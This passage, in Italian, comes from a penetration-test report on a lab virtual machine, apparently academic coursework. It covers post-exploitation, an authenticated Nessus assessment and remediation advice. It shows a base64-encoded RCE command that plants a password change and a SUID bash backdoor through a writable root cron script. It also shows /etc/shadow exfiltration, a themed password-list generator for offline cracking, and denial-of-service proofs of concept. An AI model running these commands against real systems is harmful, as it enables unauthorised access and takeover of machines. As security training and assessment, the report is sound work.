useradd -m peppe && echo ‘peppe:peppe2026’ | chppasswd
```


```
┌──(peppe㉿peppe)-[~/Scaricati]
└─$ python3 exploit.py -u http://192.168.56.103:3000 -c "echo ZWNobyAnZWNobyAidXNlcjpwZXBwZTIwM
jYiIHwgY2hwYXNzd2QnID4+IC9vcHQvd2Vic2l0ZV9iYWNrdXAuc2ggJiYgY2F0IC9vcHQvd2Vic2l0ZV9iYWNrdXAuc2gK
 | base64 -d | /bin/bash -p"
Success
#!/bin/sh
touch /tmp/testtest
chmod u+s /bin/bash
useradd -m peppe && echo 'peppe:peppe2026' | chpasswd
echo "user:peppe2026" | chpasswd
```

```
echo “user:peppe2026” | chpasswd
```

ha permesso di cambiare la password dell’utente *user* con privilegi root.



Questa operazione ci garantisce un accesso stabile tramite login diretto o SSH, bypassando la necessità di sfruttare la vulnerabilità Web iniziale.




6.4 Password cracking

Prima di procedere con la modifica invasiva del sistema (creazione dell'utente), è stata valutata una strategia più furtiva basata sull'acquisizione delle credenziali legittime già esistenti. L'obbiettivo era ottenere l'accesso persistente decifrando gli hash delle password degli utenti, evitando così di lasciare tracce evidenti nei log.

Sfruttando i privilegi di root garantiti dal Cron Job, è stato possibile esfiltrare il contenuto del file **/etc/shadow**, che memorizza gli hash delle password di sistema.

Le password sono cifrate utilizzando l'algoritmo **yescrypt** (identificato dal prefisso y) che a differenza dei classici SHA-512 o MD5, è una moderna funzione di derivazione della chiave memory-hard, progettata specificamente per mitigare l'efficacia degli attacchi tramite GPU.

Gli hash estratti sono stati sottoposti ad un attacco a forza bruta offline utilizzando il tool **John The Ripper** con la wordlist *rockyou.txt*. John The Ripper è uno strumento open-source progettato per l'auditing della sicurezza delle password e il recupero delle credenziali, è oggi uno standard per verificare la robustezza delle password degli utenti attraverso tecniche di Cracking Offline. JtR lavora su file contenenti gli hash delle password, tentando di calcolare la stringa in chiaro. Implementa diverse strategie per massimizzare la probabilità di successo, quella da noi utilizzata è la **Dictionary Attack**: utilizza elenchi di parole comuni confrontando il loro hash con quello del target.



Per migliorare l'efficacia del processo è stato utilizzato uno script python di supporto che genera un file di testo contenente migliaia di combinazioni di password generate a partire da una base (nel nostro caso aveva come tema Università/Leonardo/Cyber/ecc.)

```
# gen_pass.py
import itertools

# Basi principali
basi = [
    "password", "user", "vm", "ubuntu", "lubuntu", "admin", "root",
    "leonardo", "cyber", "academy", "unina", "federico", "napoli", "1926", "vesuvio"
]

# Estensioni numeriche e simboli
numeri_3 = [f"{i:03d}" for i in range(1000)] # 000-999
anni = ["2024", "2025", "2026", "24", "25", "26", "1926"]
simboli = ["!", "!!", "!!!", "@", "#", "_", "."]

with open("lista_extreme.txt", "w") as f:
    for b in basi:
        for n in numeri_3:
            f.write(f"{b}{n}\n")
            f.write(f"{b.capitalize()}{n}\n")

    for b in basi:
        for a in anni:
            for s in simboli:
                f.write(f"{b.capitalize()}{a}{s}\n")
                f.write(f"{b}{a}{s}\n")
                f.write(f"{b.capitalize()}{s}{a}\n")


    coppie = list(itertools.permutations(["leonardo", "cyber", "unina", "federico", "vm",
"user"], 2))
    for p1, p2 in coppie:
        f.write(f"{p1}{p2}\n")
        f.write(f"{p1.capitalize()}{p2.capitalize()}\n")
        f.write(f"{p1}{p2}123\n")
        f.write(f"{p1}{p2}2026\n")
```

```
    f.write("12345678\n123456789\nqwertyuiop\nasdfghjkl\nzxcvbnm\n")
    f.write("password123456\nuser123456\n")


    f.write("L30n4rd0\nUn1n4\nF3d3r1c0\nCyb3r2026\n")

print("Lista generata: lista_extreme.txt")
```


Nonostante ciò, il processo di cracking ha evidenziato tempi di calcolo stimati eccessivamente lunghi, suggerendo l'utilizzo di password complesse da parte degli admin di sistema, non presenti nei dizionari standard.

7 Authenticated VA

Con l'ottenimento dei privilegi di root descritti nel capitolo precedente, l'attività di test evolve dalla fase di exploitation pura alla fase di **Authenticated Vulnerability Assessment**. In questo stadio, l'analisi non è più limitata dalla superficie di attacco esterna, ma gode di una visibilità completa sull'intera configurazione del sistema operativo e delle applicazioni che ospita.


Questo approccio è spesso definito Audit interno, ha l'obbiettivo di identificare quelle vulnerabilità latenti che rappresentano, pur non essendo state il vettore di ingresso primario, gravi criticità per la sicurezza dell'infrastruttura.

Abbiamo utilizzato ancora Nessus, ma stavolta con l'opzione **Credentials** attiva:



Il metodo di accesso è stato SSH (porta 22) che è stato attivato una volta ottenuti i privilegi root, poiché inizialmente disabilitato.


Lo scan ha fornito i seguenti risultati:





Vulnerabilità	Severity	Servizio Interessato
Next.js framework React Server components Remote Code Execution (CVE 2025-55182)	CRITICAL	Next.js Framework
React Server Components 19.0/19.1.0/19.1.1/19.2.0 Remote Code Execution (React2Shell)	CRITICAL	React / React DOM
Ubuntu 22.04 LTS/24.04 LTS/ 25.10 : Inetutils vulnerability (USN-7992-1)	CRITICAL	GNU Inetutils
Ubuntu 14.04 LTS : ImageMagik Vulnerabilities (USN-7728-1)	CRITICAL	ImageMagick
Ubuntu 14.04 LTS : ImageMagik Vulnerabilities (USN-7756-1)	CRITICAL	ImageMagick
Ubuntu 16.04 LTS: Ffmpeg Vulnerabilities (USN-6803-1)	HIGH	FFmpeg
Ubuntu 14.04 LTS : ImageMagik Vulnerabilities (USN-7812-1)	HIGH	ImageMagick
Ubuntu 16.04 LTS: Ffmpeg Vulnerabilities (USN-7823-1)	HIGH	FFmpeg
Ubuntu 16.04 LTS: GNU C library Vulnerabilities (USN-8005-1)	HIGH	Glibc
Ubuntu 22.04 LTS: 7-ZIP Vulnerabilities (USN-7428-1)	HIGH	7-zip
USN-7243-1: VLC vulnerability	HIGH	VLC Media Player
USN-6983-1: FFmpeg vulnerability	HIGH	FFmpeg
USN-7980-1: OpenSSL vulnerabilities	HIGH	OpenSSL
Denial of Service: CVE-2025-55184	HIGH	Next.js/Node.js
USN-7982-1: FFmpeg vulnerabilities	HIGH	FFmpeg
SAML Token Signature Bypass vulnerability (CVE-2023-20900)	HIGH	VMware Tools
USN-7830-1: FFmpeg vulnerabilities	HIGH	FFmpeg
USN-6784-1: cJSON vulnerabilities	HIGH	cJSON
USN-7876-1: ImageMagick vulnerability	HIGH	ImageMagick
USN-8007-1: ImageMagick vulnerabilities	HIGH	ImageMagick
USN-7367-1: zvbi vulnerabilities	HIGH	zvbi

7.1 Application layer

Questa categoria raggruppa le vulnerabilità che affliggono direttamente il motore dell'applicazione web. Sono le più critiche perché esposte direttamente su rete e permettono l'esecuzione di codice remoto. Oltre all'exploit descritto nei capitoli precedenti, di seguito mostriamo una PoC della vulnerabilità "Denial of Service: CVE-2025-55184":







Utilizzando uno script python reperito dalla seguente repository pubblica (GitHub):

```
https://github.com/cybertechajju/CVE-2025-55184-POC-Expolit/tree/main
```

L'attaccante invia una richiesta http GET/POST verso l'applicazione bersaglio; la richiesta contiene un valore anomalo in un parametro chiave (ad esempio forziamo il server a risolvere un percorso infinito o a deserializzare un oggetto che consuma memoria in modo esponenziale). Questo porta il server in un loop infinito portando l'utilizzo della CPU al 100% e bloccando tutte le altre richieste legittime. A differenza di un attacco DDos volumetrico, questo può essere definito come un **Low-Rate Dos.** Infatti, basta una singola richiesta (o pochissime richieste al secondo) per mettere fuori uso il server target.


PID	UTENTE	PR	NI	VIRT	RES	SHR	S	%CPU	%MEM	TIME+	COMANDO
1006	**www**	**20**	**0**	**12,6g**	**179840**	**70156**	**R**	**97,7**	**8,9**	**0:25.03**	**next-server (v1**
1042	root	20	0	668328	121960	70224	S	15,4	6,1	13:56.26	Xorg
1830	**user**	**30**	**10**	**656068**	**108560**	**77516**	**R**	**2,6**	**5,4**	**0:00.84**	**glmatrix**
1047	www	20	0	116968	31564	11508	S	0,8	1,6	0:12.95	python3
225	root	20	0	0	0	0	I	0,5	0,0	0:00.32	kworker/u9:25-writeback
1674	root	0	-20	0	0	0	I	0,5	0,0	0:00.42	kworker/0:1H-kblockd
1331	user	20	0	840716	121576	94376	S	0,3	6,0	0:02.99	lxqt-panel
1719	user	20	0	15164	7060	5056	S	0,3	0,4	0:03.04	sshd
1	root	20	0	22656	13888	9592	S	0,0	0,7	0:05.91	systemd
2	root	20	0	0	0	0	S	0,0	0,0	0:00.06	kthreadd

7.2 Media processing

Un numero significativo di vulnerabilità riguarda librerie utilizzate per la manipolazione di file audio, video e immagini. Se l'applicazione web permettesse l'upload di file, queste librerie potrebbero essere sfruttate per compromettere il server. Strumenti come ImageMagick e FFmpeg sono noti per soffrire di buffer overflow e problemi di validazione dell'input quando processano file malformati (per esempio un'immagine PNG creata appositamente). Un'attaccante potrebbe caricare un'immagine trappola che, una volta processata dal server per creare una miniatura, esegue un codice arbitrario.

Nel nostro caso abbiamo verificato che la suite ImageMagick installata non applica restrizioni sulle risorse hardware. Inviando al server un'immagine appositamente creata, il processo di


conversione tenta di allocare una quantità di RAM superiore alla disponibilità fisica della macchina.



È necessario configurare i file **/etc/ImageMagick-6/policy.xml** per imporre limiti rigorosi sull'uso delle risorse, ad esempio si potrebbe:

```
<policy domain="resource" name="memory" value="256MiB"/>
<policy domain="resource" name="map" value="512MiB"/>
<policy domain="resource" name="width" value="8KP"/>
<policy domain="resource" name="height" value="8KP"/>
```

Per quanto riguarda gli attacchi di tipo "Buffer overflow" segnalati da Nessus, il sistema sembra proteggersi molto bene:




In un sistema statico, l'attaccante sa esattamente dove si trova la memoria. Con l'opzione **randomize_va_space = 2**, ogni volta che un programma (come il convertitore di immagini) viene avviato, il Kernel carica le sue componenti in indirizzi di memoria completamente **casuali**. Per un attaccante è impossibile prevedere la posizione in memoria del proprio payload o delle funzioni di sistema.

7.3 Librerie e servizi base

Questa categoria include componenti fondamentali del sistema operativo Ubuntu. A differenza delle applicazioni utente, questi componenti sono **dipendenze condivise**: vengono caricate e utilizzate trasversalmente da quasi tutti i processi in esecuzione.

Ci siamo soffermati sulla vulnerabilità della libreria 7-ZIP che ci ha permesso di effettuare un Denial of Service. È stato generato un archivio malevolo progettato per saturare le risorse del sistema sfruttando la compressione. Utilizzando il comando in figura è stato creato un file

contenente uno stream di zeri. Il file risultate occupa sul disco appena 1 MB, ma una volta decompresso si espande fino a 1GB.



Il monitoraggio delle risorse evidenzia l'immediata saturazione della capacità di calcolo:

8 Remedation & Conclusioni

Sulla base delle criticità emerse durante le fasi precedenti, si raccomanda l'adozione immediata delle seguenti misure correttive, classificate per priorità.

8.1 Patch Management

L' auth. VA ha messo in luce una gestione carente degli aggiornamenti software, che ha esposto il server a rischi critici derivanti dall'obsolescenza tecnologica. La priorità assoluta deve essere assegnata all'aggiornamento del framework Next.js e delle relative librerie React. La versione attualmente in uso ha costituito il punto di ingresso iniziale dell'attacco. Inoltre, la scansione ha rilevato numerose librerie di sistema (tra cui componenti critici come OpenSSL e i pacchetti multimediali ImageMagick e FFmpeg) ferme a versioni vulnerabili note. Mantenere questi pacchetti aggiornati tramite i repository ufficiali è la prima linea di difesa contro attacchi noti che sfruttano exploit pubblici.

8.2 Hardening del sistema

L'escalation dei privilegi è stata resa possibile non da un exploit software ma da una configurazione dei permessi eccessivamente permissiva. È fondamentale revisionare i permessi dei file eseguiti automaticamente dal sistema, in particolare i Cron Jobs. Lo script /opt/website_backup.sh, eseguito con privilegi amministrativi, non deve mai essere scrivibile da utenti non privilegiati (www). Si raccomanda di assegnare la proprietà di tali script esclusivamente all'utente root e di rimuovere i permessi di scrittura per "gruppo", impedendo così la manipolazione del contenuto. Inoltre, si consiglia di limitare l'uso del bit SUID (Set User ID) ai soli binari di sistema che ne hanno strettamente necessità (come passwd o sudo). La presenza di bit SUID su interpreti di comandi o editor di testo (come rilevato su /bin/bash durante il test) costituisce una backdoor intrinseca che deve essere immediatamente rimossa.

8.3 Sicurezza Applicativa

Sul fronte applicativo, è necessario adottare pratiche di sviluppo sicuro che impediscano l'esposizione di informazioni sensibili e l'abuso delle funzionalità logiche. In primo luogo, l'applicazione deve essere configurata per l'ambiente di produzione: la modalità di debug (Debug Mode) del framework Flask deve essere disabilitata. L'attuale configurazione espone lo stack trace completo e la console interattiva in caso di errore, fornendo agli attaccanti dettagli preziosi sulla struttura interna del codice.

Un altro aspetto critico riguarda le Insecure Communications: l'attuale utilizzo del protocollo http espone il traffico a rischi di intercettazione (Sniffing) e attacchi MitM. È mandatorio implementare il protocolo HTTPs tramite l'adozione di certificati SSL/TLS, garantendo così la cifratura dei dati in transito. Senza questa protezione, credenziali, token di sessione e dati personali viaggiano in chiaro, rendendo vana ogni altra misura di sicurezza lato server.

Infine, è critica la revisione dei meccanismi di controllo degli accessi ai dati (Authorization). L'attuale implementazione permette a qualsiasi utente autenticato di accedere ai dati di altri utenti semplicemente modificando un identificativo numerico (IDOR). È necessario implementare controlli lato server che verifichino, per ogni richiesta, se l'utente richiedente possiede effettivamente i diritti di lettura o scrittura sulla risorsa specificata, bloccando tentativi di accesso orizzontale non autorizzato.

8.4 Conclusioni

L’analisi ha evidenziato uno stato di sicurezza **Critico**. Attraverso una catena di exploit partita da una vulnerabilità nota nel framework web e proseguita sfruttando misconfigurazioni interne, è stato possibile compromettere completamente la macchina, ottenendo privilegi amministrativi in meno di due ore di attività operativa.

Le vulnerabilità identificate non sono isolate, ma sintomo di una carenza nei processi di manutenzione del sistema:

- **Mancanza di patching:** La presenza di numerose CVE storiche su librerie multimediali indica l’assenza di una procedura regolare di aggiornamento;
- **Configurazioni di sviluppo in produzione:** L’esposizione della console di debug e l’uso di credenziali deboli suggeriscono che l’ambiente non è stato sottoposto a procedure di hardening prima del rilascio.

Allo stato attuale, il sistema non è idoneo a trattare dati sensibili o ad essere esposto su reti pubbliche. L’implementazione del piano di remediation è da considerarsi urgente per ripristinare un livello di sicurezza accettabile e garantire la riservatezza, l’integrità e la disponibilità dei servizi offerti.